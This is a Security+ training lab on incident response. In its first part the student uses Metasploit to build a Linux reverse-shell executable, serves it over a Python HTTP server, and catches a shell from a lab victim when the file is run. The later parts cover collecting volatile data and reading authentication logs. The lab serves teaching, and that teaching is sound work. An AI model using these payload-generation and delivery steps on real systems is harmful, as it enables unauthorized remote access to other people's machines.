SECURITY+ V4 LAB SERIES

Lab 23: Incident Response Procedures

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Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.2: Given a scenario, analyze potential indicators to determine the type of attack 4.1: Given a scenario, use the appropriate tool to assess organizational security 4.2: Summarize the importance of policies, processes, and procedures for incident response 4.3: Given an incident, utilize appropriate data sources to support an investigation
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	2: Type of Attack Indicators 26: Tools/Assess Organizational Security 27: Incident Response Policies, Processes, and Procedures 28: Investigations

Contents

Introduction


In this lab, you will be conducting malicious attacks followed by incident response practices.

Objective

In this lab, you will perform the following tasks:

- Build malicious Linux executable
- Collecting Volatile Data
- Viewing Logs

Lab Topology



Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
UbuntuSRV	172.16.1.10	sysadmin	NDGlabpass123!


1 Build Malicious Executables to Attack a Remote System

1.1 Build Malicious Linux Executable

1. Launch the **Kali** virtual machine to access the graphical login screen.




2. Log in as username `kali` with `kali` as the password.




3. Click on the **terminal** icon located in the top menu bar.

4. For the purpose of learning how to build a malicious Linux executable file and incidence response, we will ignore the social engineering process. Now, let's build a malicious Linux executable. First, we will create a directory to place the executable in. In the *Terminal* window, as shown below, type the command `mkdir malicious` and then press **Enter**. Then, `cd malicious` to go into the directory.




5. While inside the malicious directory, type and run the command `msfconsole` to start *Metasploit*.

```
kali@kali $ msfconsole
```




6. Type the following command to search for the payload for the 64-bit Linux operating system.

```
kali@kali $ search linux/x64/shell_reverse_tcp
```



7. Type **`use 0`** to use the payload. Notice the prompt now says *payload(linux/x64/shell_reverse_tcp)***.** This indicates that we are using this payload now.

8. We will then see what options are available by running the command **`show options`**. We can see there are two options available: *LHOST* and *LPORT*. Currently, *LPORT* is set, and we need to configure the *LHOST*.



9. Type command **`set LHOST 203.0.113.2`** to set the local listen address.

10. With everything set and ready, let's create the malicious executable. Type the command below:

```
kali@kali $ generate -f elf -o linux
```

11. A file named *linux* is created inside the *malicious* directory. Before we offer the malicious executable to the victim, let's prepare a listener first. In your Metasploit console, type the command below to use a handler.

```
kali@kali $ use exploit/multi/handler
```

```
msf6 payload(linux/x64/shell_reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

12. Notice from the last step, it prompted that the payload is defaulting to *generic/shell_reverse_tcp*. This payload will not handle our *linux* reverse shell, so let's change it by entering the following command:

```
kali@kali $ set payload linux/x64/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload ⇒ linux/x64/shell_reverse_tcp
```

13. Once again, we will check the options. Notice the payload is correct now, but we still need to change the *LHOST*.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

14. Type the same command as we did before to change the *LHOST*.

```
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST ⇒ 203.0.113.2
```

You can use `setg LHOST local.ip.address.here` to save the time on configuring the *LHOST* addresses. The *setg* will set the *LHOST* as a global variable. So, when its set, every module, payload that accepts *LHOST* will refer to the same entry.

15. We will now run the handler to wait for a reverse connection. Run the command **`exploit`** and leave the *Terminal* window open.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 203.0.113.2:4444
```

1.2 Hosting the Malicious Executable

1. Click on the **Terminal** icon located in the top menu bar to start a new *Terminal*.

2. In the new *Terminal* window, type the command shown to go to the *malicious* directory.

```
┌──(kali㉿kali)-[~]
└─$ cd malicious

┌──(kali㉿kali)-[~/malicious]
└─$
```

3. Type `ls -l` to check the content in the malicious directory. Make sure the *linux* file is present.

```
┌──(kali㉿kali)-[~/malicious]
└─$ ls -l
total 4
-rwxr-xr-x 1 kali kali 194 Aug  3 12:45 linux
```

4. Now everything is ready, let's start a simple HTTP server using the Python3 module. Type the following command to start the HTTP server.


```
kali@kali $ python3 -m http.server
```

```
┌──(kali㉿kali)-[~/malicious]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

1.3 Using the Metasploit Handler


1. Launch the **UbuntuSRV** virtual machine to access the graphical login screen.

2. Log in as **sysadmin** with **NDGlabpass123!** as the password.




3. Open the *Firefox* web browser by clicking on the **Firefox** icon located on the dock.

4. Go to the address **http://203.0.113.2:8000.**




5. We will click on the **linux** link to download the malicious *linux* executable file.


6. When prompted, click the **Save File** button.



7. Look for the **down arrow** at the top right corner of the *Firefox* browser and click it. Then, click the **File** icon to open the *Downloads* directory. A window will open with the *linux* file inside.




8. In the window, right-click an empty space and select **Open in Terminal.**




9. Type the following commands to add the executable rights and run the *linux* program. You will see a blinking cursor.


```
sysadmin@ubuntusrv:~/Downloads$ chmod 755 linux
sysadmin@ubuntusrv:~/Downloads$ ./linux
```



10. Change back to the *Kali* machine. You will see the handler now has a session opened.




11. The session is interactive; click the *Terminal* window in *Kali* to make it active. Type **whoami** to check the user we are connected as, then run **pwd** to check the working directory. We now have access to the *UbuntuSRV* machine. Leave the *kali* window open to continue the next task.




2 Collecting Volatile Data

2.1 Collecting Volatile Data on a Compromised System

1. Once a system has been compromised, it is important to get some information off the system before it is shut down. Any data residing in *RAM* will be gone when the system is shut down. Change focus to the **UbuntuSRV** system
2. On the *UbuntuSRV* system, in the *Terminal* that still has the malicious executable running, click the **+ new tab** button**.**




3. In the new *Terminal tab*, enter the command `sudo su` to escalate to *root* privileges. If prompted, enter `NDGlabpass123!` as the password.



4. Create a file to contain any volatile data we can find. To put a *heading* into the file, enter the command below.

```
root@ubuntusrv:/home/sysadmin/Downloads# echo sysadmin investigator > report.txt
```



5. Verify the *report.txt* file has been created with the *student investigator* title.

```
root@ubuntusrv:/home/sysadmin/Downloads# cat report.txt
```

6. Add the *date* and *timestamp* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
```

7. Print the *system information* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads# uname –a >> report.txt
```

8. Add the *hostname* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads#  hostname >> report.txt
```

9. Append *network interface information* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads#  ifconfig -a >> report.txt
```

10. Append *network statistics* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads#  netstat -ano >> report.txt
```

11. Append the *process services* running to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads#  ps -aux >> report.txt
```

12. Append the *routing table* to the *report.txt* file.

```
root@ubuntusrv:/home/sysadmin/Downloads#  route -n >> report.txt
```


13. Append the *date* and *timestamp* to the *report.txt* once more at the end of the file.

```
root@ubuntusrv:/home/sysadmin/Downloads#  date >> report.txt
```

```
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# uname -a >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# hostname >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# ifconfig -a >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# netstat -ano >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# ps -aux >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# route -n >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads# date >> report.txt
root@ubuntusrv:/home/sysadmin/Downloads#
```

14. View output content from the *report.txt*. Press the **spacebar** to scroll down by page or press **Enter** to scroll down by a single line.

```
root@ubuntusrv:/home/sysadmin/Downloads# cat report.txt | less
```




15. When finished reviewing the contents, press **Q** to exit.
16. Leave the *Terminal* shell open to continue with the next task.

3 Viewing Logs

3.1 Analyzing Different Log File and Knowing Their Importance


1. While in the *Terminal* shell, on the *UbuntuSRV* system, enter the command below to view the content of the *auth.log* file. This file actively logs system authorization information.

```
root@ubuntusrv:/home/sysadmin/Downloads# cat /var/log/auth.log | less
```




2. When finished reviewing the contents, press **Q** to exit.
3. Type the command below to view the contents of the *btmp log* file. This files logs failed login attempts.

```
root@ubuntusrv:/home/sysadmin/Downloads# last -f /var/log/btmp | more
```



4. Type the command below to view the contents of the *wtmp log* file. This file logs login records to view who is currently connected to the system.

```
root@ubuntusrv:/home/sysadmin/Downloads# last -f /var/log/wtmp | more
```



5. The lab is now complete; you may end the reservation.